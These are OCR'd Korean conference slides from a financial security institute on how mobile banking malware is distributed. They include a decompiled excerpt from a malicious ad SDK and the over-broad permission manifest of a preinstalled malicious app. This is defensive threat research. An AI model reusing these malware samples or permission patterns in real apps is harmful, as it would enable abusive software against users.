금융보안원
FINANCIAL SECURITY INSTITUTE

금융 모바일 악성코드의 현재와 미래

모바일 악성코드 제작자가 좋아하는 운영체제

2021. 7. 6. 이강석

CodeEngn
www.CodeEngn.com
2021 CodeEngn Conference 17

지금까지의 위협


- 모바일 악성코드의 흐름
- 악성 앱 유포의 진화

개요

금융보안원
FINANCIAL SECURITY INSTITUTE

국내 최초의 금융 모바일 악성코드

- 3D Anti-terrorist action
- WinCE/TerDial
- 국제전화 발신(발신자에게 비용 청구)




I WINCE_TERDIAL.A - Threat Encyclopedia
https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/wince_terdial.a

모바일 악성코드 흐름

금융보안원 FINANCIAL SECURITY INSTITUTE

지난 10년간의 모바일 악성코드 주요 키워드 및 위협

└ 뉴스 데이터 기반의 모바일 악성코드 키워드 통계 사용




I 빅카인즈 :: 한국언론진흥재단 뉴스데이터 분석 서비스
https://www.bigkinds.or.kr

모바일 악성코드 흐름

금융보안원 FINANCIAL SECURITY INSTITUTE

지난 10년간의 모바일 악성코드 주요 키워드 및 위협

└ 뉴스 데이터 기반의 모바일 악성코드 키워드 통계 사용




I 빅카인즈 :: 한국언론진흥재단 뉴스데이터 분석 서비스
https://www.bigkinds.or.kr


악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

① 범용적이지만 효과적인 기존 위협들 (SMS, 메신저, SEO 등)

└ 포켓몬 고의 경우 공식 마켓이 아닌 경로로 100만명 이상의 국내 유저들이 설치한 것으로 집계됨






I 미디어오늘 :: 출시도 안한 '포켓몬GO', 100만명이나 깔았다
www.mediatoday.co.kr/news/articleView.html?idxno=131133


악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

② 공식 마켓을 통한 유포

- └ Ashas Adware Familiy :: 마켓에 업로드된 정상 앱이 업데이트 후 adware 기능 탑재
- └ 사용자와의 상호작용 없이, 백그라운드에서 지속적인 광고 팝업






I ESET :: Tracking down the developer of Android adware affecting millions of users
https://www.welivesecurity.com/2019/10/24/tracking-down-developer-android-adware/

악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

③ 인증서 탈취를 통한 앱 스토어 유포

└ 개발자 PC를 해킹하여 악성 라이브러리가 탑재된 버전으로 앱 릴리즈



악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

④ 광고 라이브러리를 통한 악성코드 유입

- CamScanner 무료버전 앱에 포함된 adHub 라이브러리 내 악성 기능 호출
- 광고 노출 및 일련의 서비스들에 대한 유료 가입 유도

```
package com.hubcloud.adhubsdk;

import android.app.Application;
import android.content.Context;
import android.support.annotation.RequiresPermission;
import android.text.TextUtils;
import android.util.Log;
import com.hubcloud.adhubsdk.internal.d;
import com.hubcloud.adhubsdk.internal.utilities.k;
import com.ly.adpoymer.e.b;

/* compiled from: AdHub */
public class a {
    public static boolean a = false;

    @RequiresPermission("android.permission.INTERNET")
    public static void a(Context context, String str) {
        a(context, str, false);
    }

    private static void a(Context context, String str, boolean z) {
        d.a().a(context, str);
        String a2 = k.a(context, str);
        if (!TextUtils.isEmpty(a2)) {
            Log.d("lance", "key:" + a2);
            try {
                b.a().a((Application) context.getApplicationContext(), a2);
                a = true;
            } catch (Exception e) {
                a = false;
                Log.d("lance", "tp initialize fail:" + e);
            }
```

Dear CamScanner Android Users,

Our CamScanner Team has recently detected that the advertisement SDK provided by a third-party named AdHub, integrated in Android Version 5.11.7, has been reported for containing a malicious module that produces unauthorized advertising clicks.

Injection of any suspicious codes violates the CamScanner Security Policy! We will take immediate legal actions against Adhub! Fortunately, after rounds of security check, we have not found any evidence showing the module could cause any leak of document data.

We have removed all the ads SDKs not certified by Google Play and a new version would be released. Meanwhile, you may contact asupport@intsig.com for a direct upgrade or go to www.camscanner.com to download the new version.

We would appreciate your patience and understanding.

Best Regards,

CamScanner

악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

⑤ 공급망을 통한 악성 앱 선 탑재

- 특정 통신사/제조업체를 통해 유통된 기기에서 과도한 퍼미션을 가진 악성 앱 발견
- ‘System WIFI Service’ 앱 이름으로 500만대 이상의 기기에 선탑재 되어 배포

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="21"/>
    <uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIMAX_STATE"/>
    <uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS"/>
    <uses-permission android:name="android.permission.BIND_APPWIDGET"/>
    <uses-permission android:name="android.permission.BROADCAST_STICKY"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION"/>
    <uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.MANAGE_ACCOUNTS"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.PERSISTENT_ACTIVITY"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.READ_CALENDAR"/>
    <uses-permission android:name="android.permission.READ_CELL_BROADCASTS"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_USER_DICTIONARY"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.REORDER_TASKS"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
    <uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_READ"/>
    <uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_WRITE"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
```

AndroidManifest.xml


```
    <uses-permission android:name="android.permission.WRITE_CALENDAR"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_PROFILE"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.WRITE_USER_DICTIONARY"/>
    <uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA"/>
    <uses-permission android:name="android.permission.WRITE_MEDIA_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_CACHE_FILESYSTEM"/>
    <uses-permission android:name="android.permission.READ_OWNER_DATA"/>
    <uses-permission android:name="android.permission.WRITE_OWNER_DATA"/>
    <uses-permission android:name="android.permission.CHANGE_CONFIGURATION"/>
    <uses-permission android:name="android.permission.DEVICE_POWER"/>
    <uses-permission android:name="android.permission.BATTERY_STATS"/>
    <uses-permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER"/>
    <uses-permission android:name="com.android.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.android.launcher.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="com.android.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.android.launcher3.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.android.launcher2.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.teslacoilsw.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.actionlauncher.playstore.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.mx.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.anddoes.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.apusapps.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.tsf.shell.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.lenovo.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.oppo.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.bbk.launcher2.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.s.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="cn.nubia.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.huawei.android.launcher.permission.READ_SETTINGS"/>
```

악성 앱 유포의 진화

금융보안원 FINANCIAL SECURITY INSTITUTE

⑥ 개발 및 유통사 홈페이지를 통한 유포

└ 유통사 홈페이지에서 배포되는 게임패드 연동 앱

